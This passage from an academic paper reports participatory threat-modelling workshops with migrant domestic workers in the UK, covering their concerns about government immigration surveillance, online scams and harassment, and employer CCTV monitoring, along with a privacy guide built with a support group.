- **Empirical.** This is the first in-depth investigation into the threats faced by MDWs in the field of digital privacy and security. Our empirical findings inform security researchers and legal institutions of the threats faced by MDWs and argue for the need to better protect MDWs. We identify legal and cultural changes, such as clearer laws on CCTV surveillance of workers in households, which are necessary to make MDWs safe (RQ5). We also offer technical design recommendations (e.g., nudging device owners towards ethical device use), and we reflect on how security research can stop enabling harmful forms of surveillance (RQ5).
- **Theoretical.** Our findings show how intersecting social structures like gender, race, and border controls produce privacy and security threats that could be faced by already marginalised populations. We argue security research must take these structural forces into account, to better defend against digital threats like surveillance and avoid reinforcing unjust power dynamics.
- **Pragmatic.** We provide a free digital privacy and security guide for MDWs (see §3.4), co-created with peer researchers in migrant support organisations, to make our findings accessible to the public and our participants' community. The guide serves as an educational platform for MDWs in the UK and other countries, to protect their on- and offline privacy and safety.
- **Methodological.** We adopt PTM to present novel perspectives of threats faced by a marginalised population that would not have been otherwise surfaced through other methodological approaches. The collaborative nature of our work, while acknowledging its ethical implications, provides a foundation for the technical community to conduct future research with marginalised groups.

2 Background and related work

2.1 Domestic workers' privacy and security

Digital security research tends to focus on companies, militaries, or (in the case of domestic products like IoT devices) owners of devices rather than groups like MDWs. When MDWs are included, they are represented as 'bystanders' or even as potential threats. In this section, we outline these representations and argue that domestic workers deserve protection as security subjects in their own right.

[1] https://www.thevoiceofdomesticworkers.com/

2.1.1 Bystanders and secondary users

Research on the security and privacy of multi-user smart homes mainly divides smart home residents into *primary users* and *secondary users* with varying levels of control over devices, as well as *bystanders* (those who do not control devices but are affected by them, such as domestic workers, co-habitants, visitors, and passers-by).

Many previous studies have mainly examined the views, privacy concerns, and choices of *primary users* with regard to IoT technologies (e.g., [1, 10, 14, 15, 25, 59, 60, 65, 122–124, 128, 132]). Further, several studies have explored how different factors (e.g., age, gender, health status, living situation, finances, technical background, power imbalances) affect primary users' perspectives, concerns, and choices within the context of using IoT technologies and – especially – smart home devices (e.g., [6, 8, 11, 15, 45, 49, 58, 69, 77, 78, 85, 95, 117]). For example, older adults [42] are more willing to accept monitoring by smart health devices – provided that surveillance enabled by these devices is key to healthcare – than younger adults (e.g., [70]).

Motivated in part by research on multi-user smart homes and shared housing (e.g., [25, 27, 31, 77, 78, 80, 94, 110, 132]), secondary users and bystanders have recently received more attention by the research community (e.g., [3,35,96,107,129]). This research suggests that some groups like domestic childcare workers are often uncomfortable working with smart home devices in their workplace, particularly if devices are seen as evidence of mistrust or lack of respect on the employer's part and/or are used to micromanage workers [14, 15].

2.1.2 Domestic workers as threats or security subjects

As bystanders, domestic workers are rarely considered in privacy and security threat models, which primarily focus on device owners. When considered, domestic workers are often presented as potential threats to the household, suggesting that temporary workers may, for example, return later to rob a house [130]. Perhaps the most egregious example of this is the scenario problematically described as the "evil maid attack", in which a hotel maid compromises an unattended device using, for example, a USB flash drive [102]. The unattended device owner is usually characterised as a company executive or a government official and the "evil maid" as an industrial spy in disguise [57]. Although "evil maid" attacks have been documented, the prevalence of this imagery and lack of analysis of the security threats domestic workers face point to a systematic defence of those who, like company executives or government officials, have wealth and power.

Bystander privacy research expands our understanding of which users are affected by technology, but the term 'bystander' risks implying that surveillance of domestic workers is accidental or unintentional. Surveillance can be pervasive and harmful to domestic workers [63] and is often the reason for purchasing surveillance devices, as is evident in the term "nanny cam". Thus, privacy and security researchers should view domestic workers not as accidental bystanders or potential threats but as people who deserve privacy and security in their own right. Otherwise, forms of marginalisation and power imbalances in the household will persist [82].

2.2 Power dynamics and imbalances

In this section, we outline the power imbalances that affect the lives of MDWs, particularly in the UK.

2.2.1 Power imbalances in the workplace

Technology can impact different groups of people differently (e.g., [32, 54, 76, 90, 113, 114]) by; e.g., negatively affecting their privacy and online safety [92] due to digital inequalities (e.g., [44, 135]). Even if people (in this case, domestic workers) have the skills needed to configure the privacy settings of a smart home device, they could be denied access to these settings and, thus, will not be able to control data collection and processing because data collectors (e.g., employers or smart home owners) are socially and economically powerful [7, 15, 18, 26, 33, 74, 79, 98, 99, 115]. Recently, Bernd et al. have conducted a user study with domestic workers in the US showing how power imbalances could lead to negative behavioural changes among workers [14]. Further, these imbalances could lead to discrimination [75] or domestic abuse [17, 40, 71, 73, 91, 100].

2.2.2 Surveillance of migrants

Security researchers have recently started studying how different groups of people face specific forms of marginalisation, such as undocumented migrants [53], refugees [105], sex workers [82, 111, 116], queer people [48], IPV survivors [39, 71], and activists [4]. This has led to calls for a recognition of "differential vulnerabilities" [93] and a third wave of "inclusive privacy and security", as "people from different under-served groups may have profoundly different needs and challenges for security and privacy" [119]. Marginalised people experience a disproportionate amount of surveillance; for example, those who rely on public benefits must share "personal information [...] far more routinely than wealthier citizens" [52, 75]. This is particularly true of migrants living under the UK's "hostile environment", a set of policies introduced in 2012 by the Home Office[2], with the aim of making it difficult for undocumented people to stay in the UK by compelling, for example, doctors, landlords, and police officers to check immigration status, which may result in migrants being denied access to essential services like the NHS, education, or reporting crime [38, 50]. The Home Office also has access to the data that public sector organisations use,

[2]The Home Office is the lead government department for immigration and visas in the UK.

such as patient health data, details of migrant victims and witnesses of crimes, and reports of unsafe working conditions and exploitative employers [38]. These policies harm all migrants and racialised minorities [97, 121, 131], and have been widely criticised for creating "an illegal underclass of foreign, mainly ethnic minority workers and families who are highly vulnerable to exploitation and who have no access to the social and welfare safety net" [131].

2.2.3 MDWs at the intersection

MDWs are subject to surveillance both from the state (due to their immigration status) and in their workplace (as their workplace is their employer's home, giving the employer exemption from many labour rights). Privacy is often thought of within the context of protecting someone's home or personal space [103]. However, when MDWs work inside someone else's home, they have little recourse to protection from employer surveillance. Such surveillance practices can be harmful to both the employer and employee; e.g., ethnographic research on Filipino MDWs in Hong Kong has shown that digital surveillance in the home did not only result in MDWs evading control but also not delivering the best care [63].

MDWs mainly enter the UK with an Overseas Domestic Worker (ODW) visa [64, 88], allowing MDWs to accompany or join an employer based in the UK. The visa is valid for a maximum of six months with no right to renew or extend it. As of 2016, workers on an ODW visa can change employers but only during the six-month period. In practice, workers do not have enough time to find another job before their visa expires. In exceptional cases, workers can extend their stay and work lawfully beyond the six-month period if identified as potential victims of trafficking or modern slavery. However, they need to wait months or even years for a decision to be made under the UK's National Referral Mechanism (NRM). During the waiting period (which for some MDWs has lasted as long as 37 months), many survivors are not given the right to work and, thus, are forced into informal and precarious labour, destitution, and exploitation [104]. Like other aspects of the hostile environment, these immigration policies by design make workers vulnerable to on- and offline threats.

2.2.4 Exploring solutions and interventions

This section discusses the solutions and interventions used in security research to help address the problems bystanders and similar groups of people face.

2.2.5 Technology design

Most product teams pay little attention to the user experience dimensions of privacy and security solutions [5, 12, 21–24, 134] or encounter challenges with deploying these solutions in the real world [13, 36, 86, 89, 101, 112]. As a result, current solutions have their own limitations [51, 66]. Yet, several methods have been proposed to protect the privacy of bystanders in multi-user smart homes by using signalling features [67], announcing and implementing data usage policies [68], or relying on contextual cues [9, 83, 87].

2.2.6 Participatory action research

Besides technical design recommendations, security researchers can support marginalised groups through directly providing technical support and advice. For example, tech-related abuse clinics [29, 39] use community-based participatory action research, in which researchers and practitioners work together to better understand a problem in cycles of action and reflection, to directly support survivors of technology-enabled IPV. The Reconfigure Network has also used participatory action research in the form of community-based workshops to help people address digital privacy and security needs, employing PTM [108].

PTM draws on participatory action research and participatory security design, a set of security methods used to avoid equating individual security with the security of a technical system [56]. As such, participants taking part in participatory security design studies can define threats to their own privacy and security, showing how "differential vulnerabilities" can be socially contingent on demographic factors [93]. Researchers have used participatory security design methods to investigate privacy mechanisms for smart home users [126] and IPV survivors [72].

Using such methods highlights why legal and social changes beyond technical fixes are needed to address privacy and security concerns. For example, research conducted as part of Reconfigure has supported changes in culture and legislation (e.g., holding technology companies accountable) instead of only developing new technical products [108].

3 Methods

This section outlines the methods we used for data collection (i.e., PTM workshops), data analysis, development of a digital privacy and security guide with VoDW (our partner organisation), and ethical considerations for and limitations of our study.

3.1 VoDW

We partnered with VoDW, a support group run by and for domestic workers in the UK. VoDW helps MDWs leave abusive and exploitative employers, supports its members with immigration issues, creates resources, and organises English language and IT classes. VoDW was interested in taking part in our study because it had noticed an increase in digital privacy and security concerns among its members, particularly during the COVID-19 pandemic. Our peer researcher at VoDW helped organise the workshops described below and

develop the questions we asked our participants. This was critical to ensure that our study and research would be useful to the MDW community.

3.2 PTM workshops

We designed and conducted five workshops (four for data collection and one for data analysis) with MDWs (n=32) in the UK. Each workshop had 5-7 participants. Using PTM, we asked participants to describe the threats they perceived to their privacy and security [108]. PTM is a method used to explore in depth the lived experiences of participants, especially those traditionally marginalised, regarding their privacy and security. Researchers using PTM invite participants to take part in workshops where participants whose experiences have been traditionally ignored collectively discuss what their privacy and security mean to them, model how they perceive threats to their own privacy and security, and explain the measures they would employ (or have employed) to protect themselves and improve their digital practices. PTM allows participants to feel a sense of community, such that they can share their thoughts in open and non-judgemental group discussions. We then asked about the methods and tools these MDWs employed to stay safe online and protect against social media surveillance. We encouraged all participants to ask any questions they had about staying safe online (we included answers to these questions in the digital privacy and security guide described below in §3.4). Participants' questions, as well as our (desk-based) research to answer these questions, were part of PTM (see Appendix A). Not all participants answered each question, as answering questions was on an opt-in basis. Thus, the number of participants represented in responses is not necessarily comprehensive.

Workshops were conducted online using Zoom. To protect participant anonymity, we did not take audio or video recordings. Instead, we used an online platform named Mentimeter[3], which allowed participants to anonymously submit answers to our questions, and a researcher took handwritten notes for audio discussions without including participants' names. We did not assign pseudonyms, keeping all data fully anonymous. The workshops were designed to collaboratively create knowledge with our participants; for example, if participants chose to anonymously share responses via Mentimeter, their responses were shown on a screen. This allowed participants to comment on and react to each one's contributions, creating a sense of communal sharing and debate. Participants were also allowed more than a single opportunity to recall their memories and ideas by exchanging their experiences. We continued organising and conducting workshops until we reached data saturation.

Participants had the choice not to answer any question and withdraw their contributions at any point in time. Measures like avoiding recording and communal sharing as well as the presence at each workshop of the VoDW researcher attempted to mitigate the significant power imbalances (both social and economic) which existed between the researcher and research participants, particularly in research with vulnerable populations [118]. Feminist methods generally attempt to centre participants' experiences and respect their agency; conducting research in a group setting in particular allows for a more egalitarian and less exploitative dynamic than other methods like interviews or large-scale surveys because participants are in a group of their peers throughout the research process and, therefore, can receive support and validation [84]. We note, however, that these measures only mitigated and did not fully equalise the power dynamics inherent in our research.

Participants were recruited through our project partner at VoDW and compensated £50 for a 1.5-hour workshop. Our participants were housecleaners and childcare workers. Before each workshop, we collected demographic information including gender, nationality, education level, and employment status. However, as VoDW was fairly small, we did not prioritise demographic factors in recruitment; the only inclusion criteria were being an MDW and over the age of 18. Furthermore, our demographic survey questions were optional to answer, so the results should be seen as indicative rather than comprehensive. 18 participants self-identified their nationality: 14 (44%) as Filipinos, 3 as British, and 1 as Indonesian. Out of 20 responses reporting gender, 16 participants self-identified as women, 3 preferred to self-describe, and 1 self-identified as non-binary. 1 had only completed primary school, 3 had completed secondary school up to 16 years, 5 had completed higher, secondary, or further education, and 8 had completed college or university.

3.3 Data analysis

We analysed our data using thematic analysis [19], which involved five stages: reading through the data (Mentimeter responses and focus group fieldnotes), developing a set of codes, collating these codes into themes, revising and consolidating themes, and then writing descriptions of themes. After developing initial themes, we conducted a data walkthrough workshop, as part of PTM, in which we invited some participants back to support us with data analysis.

At this fifth workshop (data walkthrough workshop), we presented our initial data analysis to participants, asking them to critique our interpretations. We presented initial findings from the workshops, allowing participants to push back on our interpretations verbally as well as through Mentimeter. In §4, we emphasised areas where participants pushed back on our interpretation. This process of participatory data interpretation allowed us to conduct research in a less hierarchical way, following feminist principles of participatory research [46].

[3] https://www.mentimeter.com/

3.4 Digital privacy and security guide

Based on the findings of our five participatory workshops with MDWs, we created and disseminated a free online digital privacy and security guide, to make our research outputs accessible to the public as well as VoDW and several other organisations that protect migrant and precarious workers in the UK[4]. During each workshop, we asked participants whether they had any questions for us on online safety, privacy, and security. We noted down these questions as well as the threats participants had identified and their advice for other MDWs. We then used these as the basis of our online digital privacy and security guide. In making the guide, we focused, where possible, on existing resources, such as the DIY Guide to Feminist Cybersecurity[5], the Citizens Advice online scams helper[6], and Kalayaan's Employment Rights webpage[7]. We made sure to include clear action points the reader could easily implement. We also focused on making the guide easily readable. Lastly, we avoided unnecessary intimidation or victim blaming. For example, we included reminders like "Avoiding surveillance by your employer should not have to be your responsibility. Employers need to understand and respect domestic workers' right to privacy and safety, and refrain from excessive monitoring". We are continuously soliciting feedback from our computer privacy and security as well as MDW communities on the guide, are incorporating feedback on a regular basis, and plan to organise workshops with MDWs to hear their input on the guide. We describe our guide structure in detail in Appendix B.

3.5 Ethics

Ethical considerations for this study included preserving the anonymity of vulnerable participants. We followed principles of data minimisation, ensuring that the research data that we collected was not connected to participants' identities. In order to do this, we did not video or audio record workshops; we instead relied on handwritten notes which did not include participants' names, as well as used an online platform where participants could submit answers to our questions anonymously. Some participants also participated in our study outside their home and workplace; e.g., in a park, in order to avoid being overheard by employers. Further, the only researchers with access to the personal/contact details of participants were those being involved in data collection and analysis. We also note that although some participants had experiences of being undocumented in the past (as a result of recruitment by our peer researcher), all participants had right to remain at the time of the study.

Another concern was the potential distress of participants who discussed difficult or sensitive experiences. To mitigate this, we reminded participants that they did not need to answer the questions, and they could take breaks during the study. Further, our peer researcher at VoDW was present at all workshops to make sure that participants felt comfortable.

Lastly, our research was reciprocal, to make sure participants benefited from the project, particularly as they belonged to a vulnerable group in often precarious employment. We compensated each participant £50, and we attempted to ensure the accessibility of our research outputs through publishing a digital privacy and security guide online. This study was approved by the Research Ethics Committee at the University of Oxford.

3.6 Limitations

To protect participant anonymity and follow data minimisation principles, we did not record the workshops. Instead, we used handwritten notes and the Mentimeter platform for online responses to our questions. As a result, some information might have been lost. This was particularly the case, as all participants did not speak English as their first language, which led to the transcriber missing some of their comments and might have resulted in participants not understanding some questions. To mitigate this, the peer researcher co-facilitated each session and ensured to rephrase each question in multiple ways to aid understanding.

Although the collaboration of the peer researcher from VoDW was a great benefit to the project, her presence might have affected what participants felt comfortable expressing in the workshops. There was possibly an element of social desirability bias in the findings, as participants were likely to share ideas that they perceived as desirable to the researchers and their peers. To mitigate this, we used an online platform which allowed participants to submit answers *anonymously*.

Further, we did not follow up with participants to understand what impact the guide had on the MDW community. The guide we produced is in English, which means it may not be accessible to all MDWs. We are currently exploring the possibility of translating it into other common languages spoken by migrant communities in the UK.

Our work is limited by the size and diversity of our sample. We recruited participants from a single organisation, and over a third of the sample had the same nationality (Filipino). Further, we only focused on MDWs in the UK. While our sample does not fully represent all MDWs, the sensitive nature of the topic implies that participant access is a challenge on its own. As a first study with a focus on MDW online safety and privacy, and given we do not aim to generalise findings, our study surfaces insights which can be subsequently expanded upon with more focus on demographics.

[4] Accessible here: https://domesticworkerprivacy.github.io/

[5] https://hackblossom.org/cybersecurity/

[6] https://www.citizensadvice.org.uk/consumer/scams/what-to-do-if-youve-been-scammed/

[7] http://www.kalayaan.org.uk/for-workers/employment-rights/

4 Findings

In our workshops, we invited participants to define their own threats to their safety, privacy, and security. Our findings are divided into three main parts: the threat model perceived by MDWs in §4.1 (RQ1, RQ2, RQ4), impact and harms experienced by MDWs in §4.2 (RQ2), and sources of safety in §4.3 (RQ3, RQ5). We do not use pseudonyms as we intentionally do not attribute statements to individuals in any way to ensure anonymity. We also include an indication of the frequency of specific findings, such as (2) or (3) for two or three repetitions of the same statement. However, the main purpose of qualitative research is not to generate generalisable quantitative results but to explore a phenomenon in depth.

4.1 Threat model perceived by MDWs

This section addresses RQ1, RQ2, and RQ4 by offering insights into how online safety, privacy, and security are perceived by MDWs, and how technologies surrounding their environments have been used to invoke a sense of insecurity.

When asking participants "*What are the main threats to your privacy, security, or safety?*", we did not define the terms 'privacy', 'security', or 'safety' in order to avoid priming participants, as we wanted to explore their own understandings of these often contested concepts. Instead, we asked "*What does being safe mean to you?*" Participants associated safety with being free from risk or harm (4); "*peace of mind*" (3); "*not worrying*" (2); limiting who can see personal information (3). Participants did not clearly distinguish between privacy, security, and safety when asked about these terms. We speculate this was the case because English is not the first language of most migrants, and these conceptual distinctions are particularly interesting to security professionals.

Based on participants' answers, we identified three main categories of threats to MDWs: government surveillance, online scams and harassment, and employer monitoring. In our data walkthrough workshop, we asked participants to rank the threats from the most to the least they were concerned about, which resulted in the order listed above. This was a surprising finding as we had expected participants to be most concerned about monitoring by employers [14] with whom they had the most interaction in their daily lives. However, participants considered government surveillance and online harassment to be more serious threats. Consequently, we followed this prioritisation in our own analysis.

4.1.1 Government surveillance

The first category of threats refers to government monitoring of MDWs to keep an eye on their immigration status. Participants reported that public bodies such as the Disclosure and Barring Service (DBS) or the NHS could be used by authorities to monitor and track MDWs and share their location and status with the Home Office, which made them feel concerned about their ability to work and access general practitioners. Three participants shared that they would like to learn about government tracking from establishments like the DBS or the NHS as part of the privacy and security guide for MDWs.

Participants explained that those who remained and worked in the country undocumented lived in fear of being found by such authorities (11). One participant shared that undocumented workers felt that they were being "*chased after*" by the stringent immigration system in the UK. One participant advised: "*to those who don't have [the] right to work, turn off tracking, avoid video, don't put [any] exact [information about yourself].*"

Even though participants had secured permanent immigration status, proximity to others who might be undocumented meant that fear of Home Office monitoring was pervasive in their lives. A participant described how this affected them during the COVID-19 pandemic: "*[I] hesitated to get [a] COVID test because [I] was living with undocumented people and [I] don't want someone coming here to investigate.*" This experience highlighted that concerns about government tracking were applicable to all MDWs, whether undocumented or not, which further affected their access to healthcare.

4.1.2 Online scams and harassment

The second source of threat is online scams and harassment. Scams varied across different methods of fraud, such as identity theft (8), social media scams (7), mobile scams (3), and romance scams (2). Our participants often mentioned the need to stay alert to their surroundings as such threats were widely present across mediums (12): "*I need to be alert to everyone else.*" Participants also reported they experienced frequent contact by scammers online and by phone: "*calling me about accident, keep calling me same voice twice a week [. . .] different countries.*"

Harassment based on gender or immigration status was also a concern that was raised by participants (8). Our peer researcher reported a case of "Zoom-bombing" in which a group of harassers infiltrated a Zoom meeting organised by VoDW to raise awareness of MDWs' need for legal reform of visas. The harassers filled the chat and audio with racist and sexist abuse. One participant recalled a situation in which a man recruiting cleaners via Gumtree advertisements said: "*My girlfriend went back to the US, can you be my girlfriend? But also my cleaner?*" The majority of domestic workers are women [103] like our participants, which meant that they were more likely to experience sexual harassment and abuse both on- and offline. Another participant described a situation in which "*you meet a guy and we like to know each other, then he like to do more, we say no, men threaten today or tomorrow police will come to your place.*" In this way, precarious immigration status intersected with gendered vulnerabilities, so that "*they look at vulnerability and use that to abuse you.*

Sometimes not just about sex but about money you're earning." These structural factors like gender and immigration status shaped how MDWs experienced safety and security online.

4.1.3 Employer monitoring

The third category of threats refers to how employers of domestic workers monitor their performance. Twenty workers reported they had worked in a home with a CCTV camera or a similar monitoring device, while 7 reported they had not. Participants' opinions were divided over employers' use of CCTV cameras for monitoring. Some participants argued these could be used to defend the house against intruders (4) or the workers themselves against false accusations (7), while others reported that cameras made them feel uncomfortable, nervous, or scared (12). One participant recalled their experience working with cameras: "*I saw it in my room and in the kitchen. It's visible. It can reduce violent attacks, and harassment and workplace theft*." Another participant described a situation where cameras would particularly be useful to an employer bullying their worker: "*[They can] slap and spit... [the] camera will know, [and we can] use it as [the] evidence.*"

Further, others mentioned cases in which CCTV cameras were installed in intimate areas which made them feel invaded (3), highlighting the lack of respect and dignity that participants sometimes felt in their workplace: "*I feel being not trusted and it's weird that there's always an eye on me even I feel anxious if there's also in the bathroom.*" These divided opinions partially explain why employer monitoring was not viewed by participants as the most concerning threat.

The purpose of technology use in the employer's home was not always made clear to participants, who were left in the dark about how and when their camera data was collected. One participant described their experience working in "*a very high-tech house*", which made them feel that their voices could be heard by their employer all the time: "*My employer have CCTV, hear our voice... They know what we're talking about, they say 'I hear you everywhere.' [. . .] She knows a guy asked my number. There's some kind of gadget in laundry room. I asked what's the purpose and they said it's for music for both of you.*" This suggests that the casual adoption of technology in the employer's home could make it challenging for MDWs, who are on the other end of the power spectrum, to openly question its inner workings.

As participants did not have direct control over the way the data was handled and stored, it was difficult to pinpoint whether camera recordings could benefit or harm participants. One participant described being caught while escaping abusive employment due to CCTV cameras: "*It's like a trap, a cage. You see it as your weapon but it's not really.*" One's data captured by employers could be used as proof against them especially in the case of family member exemptions (see [103] for a discussion of these legal loopholes, allowing employers to avoid minimum wage requirements): "*Photos on holiday, in cinema, eating with employer and family, can make you lose a court case due to the family member exemption.*" The participant expressed how she did not perceive herself as a "*family member*" and that the "*employer should treat [her] with respect and dignity.*" Employers could also manipulate or delete data in their favour. One said: "*[An] employer can destroy [the data] unless the police gets there first*" or can enable access to the data, implying how participants were aware of their lack of power over their own data.

Our findings also indicated that a lack of privacy was not limited to digital spaces. Participants generally experienced high levels of non-technical surveillance as well, with two participants saying that it was worse when "*the children are the camera*" because parents teach their children to report on domestic workers and "*children can make stories.*" Participants also discussed the fact that they had limited physical privacy and, thus, very little time to use their phones. One participant recalled that one family she had worked for had strict rules about using a phone: "*Phone is not allowed there. So, I need to hide it in the back of the toilet bowl. So, if I go for a shower at night, I can message my family.*" The founder of VoDW also expressed similar views, noting that the bathroom was "*the only room with lock and with no camera where we feel safer against our male employers.*" The bathroom simultaneously offered MDWs a space of physical privacy, without CCTV surveillance, as well as allowed them to connect digitally. A combined lack of physical privacy and online privacy leads to a pervasive sense of being watched. These anecdotes also emphasise how little personal time the MDWs we spoke to had, which is a serious consideration for digital privacy and educating oneself on privacy settings.

The three categories of threats described above are interconnected and reinforcing, as is evident in the case of dating abuse in which men threaten to report workers to immigration authorities. Precarious immigration status makes workers fundamentally vulnerable to other threats like online scams and interpersonal abuse from partners or neighbours.

4.2 Impact and harms

This section addresses RQ2 by exploring how the identified threats had an impact on participants, which was notable in technology-enabled mediums such as social media.

Participants noted that their experiences online had led to a lack of trust in others and in the institutions that monitored them (23); many of the MDWs we spoke to said it was "*really hard for me to trust anyone. That's why I don't go out.*" This fear and mistrust permeated MDWs' everyday life and made it harder to form relationships in their new country (6).

The fear was particularly pronounced in online interactions: workers described mistrusting messages from strangers and even from family members, feeling that they might be subject to scams or identity theft (5). This was particularly

damaging given the centrality of technology and social media for contacting family abroad. Several workers described receiving help from their employers to figure out what an online scam was (3). One participant described changing her name on Facebook and hiding information about her workplace because "*people can take advantage of your situation*"; someone who knew where she worked could report her to the Home Office. Participants described how fear of being reported to the Home Office as a form of retaliation or as part of accessing social support impacted their day-to-day lives negatively (6). For example, one worker noted: "*in the flat I'm renting if there's ever a fight, maybe she will report to immigration. Being undocumented, if you're socialising with anyone, you have to be humble, don't be boastful or arrogant so they don't report you.*"

Scammers and other malicious actors were able to harm participants due to hostile environment policies which turn day-to-day public services into sites that could be used for detention and deportation, leaving uncertainty about and low public trust in places of accessible support. The impact was harmful because participants had limited social support and serious reservations about accessing services like the NHS and the police. An undocumented worker, who is fearful of being found by government authorities, would be less likely than a documented one to seek external help. This made participants particularly vulnerable to scammers – something that several workers were aware of and noted, remarking that "*hackers*" could "*use [their] status*" (2).

The precarity of the worker status also sheds light on dependent relationships among workers themselves. For example, one workshop participant, who lived alongside other MDWs, noted that they were "*not that strict*," but that they told workers to "*be careful because if they get in trouble, I get in trouble. [I'm] not trying to control them.*" When workers live with someone else who may have a precarious immigration status, it obliges them to be conscious of not only their own safety but also that of others. Therefore, workers' understandings of safety and security were highly relational, as we describe in the next section.

Although the MDW community was clearly valued for the positive impact it could have on wellbeing and security, many domestic workers we spoke to still seemed to feel responsible for themselves and often used language to suggest that no one else could protect them (5). The lack of trust in systems, employers, and institutions manifested itself in loneliness and isolation from society, as well as potential health impacts due to fear of accessing health services.

4.3 Sources of safety

This section addresses RQ3 and RQ5 by describing the actions that MDWs had previously taken to address their concerns, as well as further necessary changes to ensure a safer environment for MDWs. Sources of safety identified by participants can be categorised into three broad themes: 1) a sense of community, 2) control and knowledge about "*keeping yourself safe*", and 3) advocacy for legal reform and structural change that is necessary for meaningful safety.

Sense of community. Sense of community was a key element that helped participants navigate the aforementioned threats and negative impacts. Several participants reported that VoDW was their main community that they considered as family (6). One participant dedicated their ability to thrive as a domestic worker to the organisation: "*Having a community, a family here in the UK is very helpful to us... because [being] away from the family is a challenge for us... They will look after you, and give you, not only financial matters, [but also] emotional and spiritual [aid] and everything you will [need] to survive. You will pass all the challenges with the help of the community, which is the biggest help for me.*"

As a result of the inability to trust people from outside, the MDW community formed a strong 'in-group' that filled gaps in support. Membership in this community also carried a corresponding sense of obligation, with one participant saying: "*Each one of us has the responsibility to look after each other. We are responsible for the whole community.*" In the absence of care from family members, who were usually not in the country, or from the government, which many participants described with fear, participants often practiced regular care towards each other. Although VoDW is primarily concerned about providing immigration support and advice on visas, it also educates and advises MDWs on digital privacy issues and digital literacy.

Social media also enabled workers to reach out and maintain contact with those that made them feel part of the community; according to one participant, "*it's comfortable [because] through social media I can keep in touch with my relatives [and] friends that in far country.*" This was particularly useful given the international background of the workers whose social networks might be located outside their resident country: "*I feel good by using social media because of social media we are now able to interact with thousands people all over the world... This is why we see people who have thousands of Facebook friends.*" Another participant added: "*I feel confident using social media, because I can communicate with my family back home and find any information I need.*" However, as discussed earlier, this conversely also made MDWs more vulnerable to scams and harassment on social media.

Control and knowledge. Many MDWs we spoke to also described the importance of "*keeping [myself] safe*"; i.e., the importance of looking out for oneself. Participants emphasised the importance of keeping personal details private and to not put personal information on social media (12), particularly information about financial success (1).

Participants offered insights into the way workers can keep themselves safe online; for example, according to one participant, "*my simple advice that I can give to the other migrant workers to stay safe online, please think twice before going*

to unsafe websites, put strong password[s], and do not store a lot of personal info online. Also don't reply [to] messages from people they don't know." The popular consensus among participants (8) was to enable the settings in a way that they could decrease the chances of strangers with malicious intent: "*Use private so that no one will connect me, like people I don't know.*" Several showed detailed knowledge such as limiting location sharing and access by "*friends of friends.*" Many participants also expressed enthusiasm about learning more about online privacy, and participants asked us several questions relating to this; e.g., one participant asked if it was risky to charge one's phone at the airport, while another asked about what to do if they became a victim of an online scam.

Knowledge is important to facilitate a sense of safety. Participants (8) reported the significance of being aware of CCTV camera locations and how that contributed to their sense of safety and dignity: "*The CCTV camera is on the door, you know the aisle, the door, not on the bedrooms... on where people get into the house and contents that surround the house. Not on inside. For me [this is] very important.*" Personal devices such as phones were used to enhance their awareness: "*It's very important for us to know where the cameras are. Actually for my current job, all their CCTVs, I have access on my phone. So, when the door rings, I have access, I can see who is outside through my phone.*" While it was rare that participants had personal access to camera footage in this way, this participant reported much more trust in her employer as a result. Some participants were even vocal about their rights to privacy and the need to draw a boundary where cameras were no longer acceptable: "*They (the employers) told us they will put [a] camera... [but I said] not near [the] bedroom. I said, 'that's my privacy. Don't they dare.*"'

Legal reform and structural change. When asked what kinds of support they needed to stay safe, some workers specifically called for reinstating "*the pre-2012 rights for domestic workers*" (3). One participant said: "*If we have right to renew visa and work freely, socialise without fear, you can work freely and employer cannot touch you and cannot threaten you. There's no burden on your shoulder.*" This reflects the mobilised and politicised aspects of VoDW, which organises campaigns for legal and structural reform. It also shows how fundamental these legal regimes are to workers' safety; no analysis of MDWs' online safety would be complete without considering immigration regimes which impact every other aspect of MDWs' working and private lives.

Although participants had a strong understanding of what kind of legal reform of immigration rules was needed, they were not certain about how laws governing technologies could protect them. For example, when we asked participants if they had questions for us, one asked: "*Is it legal to record workers in your home? Is it an invasion of privacy?*" To answer these questions, we realised that the UK law on CCTV camera recording in the home is both complex and ambiguous[8].

[8] We asked participants if they had any questions during the workshops. Their questions and our (desk-based) research to answer these questions were part of PTM. This explains why we present as part of our findings both the questions and our research on UK data protection law to answer the questions.

CCTV camera installations in privately-owned homes are legal as long as CCTV cameras do not record those outside the property [61]. Yet, it is unclear what this means for domestic workers, who often face pervasive and sometimes covert surveillance. Under the UK Data Protection Act, covert surveillance is only lawful if the person recording has genuine suspicions of criminal activity. It must be strictly targeted at gathering evidence linked to that activity, and cannot go beyond what is necessary for the investigation (ICO) [61]. In data protection laws, similar to employment laws, the right to privacy of a family is often used as an exemption from protection that workers need (ILO C189 [62]).

The most available sources of information online are websites for employers from nanny agencies[9] or surveillance equipment vendors[10] on "how to keep a legal eye on your babysitter". These have sometimes contradictory information which seems dubious.

Further, even when a clear violation (e.g., covert surveillance in private spaces such as bedrooms or bathrooms) occurs, it is not clear what recourse to justice workers may have. The ambiguous nature of current laws results in inconsistent interpretation of one's status and rights, forming a root cause of constant insecurity. In our digital privacy and security guide, we point to legal bodies that can support workers when subject to the aforementioned threats or harms. However, these are highly context-specific and, in reality, may be complex and costly for workers themselves. Our work sheds light on the fundamental need for supporting MDWs' digital privacy and security not only in technology design but also through legal and employment rights.

5 Discussion

Based on our findings, we describe the study's lessons and takeaways in §5.1, as well as methodological and design implications of the research undertaken (including potential avenues for future research) in §5.2.

5.1 Key lessons and takeaways

5.1.1 Importance of intersectionality and power

We argue that domestic workers should not be blamed for the digital privacy and security threats we identified in this paper. Our findings highlight the need for the privacy and security literature to consider intersecting forms of marginalisation (due in part to different levels of social and economic power) (see

[9] https://www.elitenannycompany.co.uk/trusting-your-nanny-to-nanny-cam-or-not/

[10] https://www.spyequipmentuk.co.uk/how-to-keep-a-legal-eye-on-your-babysitter/

§2.2) and the broader social structures that create insecurity, and we echo calls to "discuss the value of intersectionality as a framework for understanding vulnerability to harms in security research" [48]. Not doing so leaves key vulnerabilities and threats unaddressed and functionally contributes to the further marginalisation of people disproportionately impacted by those threats like MDWs. This resonates with security research on refugees, finding that online scams target people's specific vulnerabilities [105].

Our participants' threat prioritisation (see §4.1) reflects the different impacts of surveillance on people with different social and legal statuses. Past research on domestic workers [15] has documented how the fear of losing jobs stopped workers from being able to negotiate CCTV camera use with employers. MDWs both share these concerns of precarious workers and have to worry about the risk of being reported and deported, even for some who entered the country using a legal route and then experienced labour exploitation or abusive employers. Furthermore, losing a job can in some circumstances lead to losing legal status if workers cannot find a new employer.

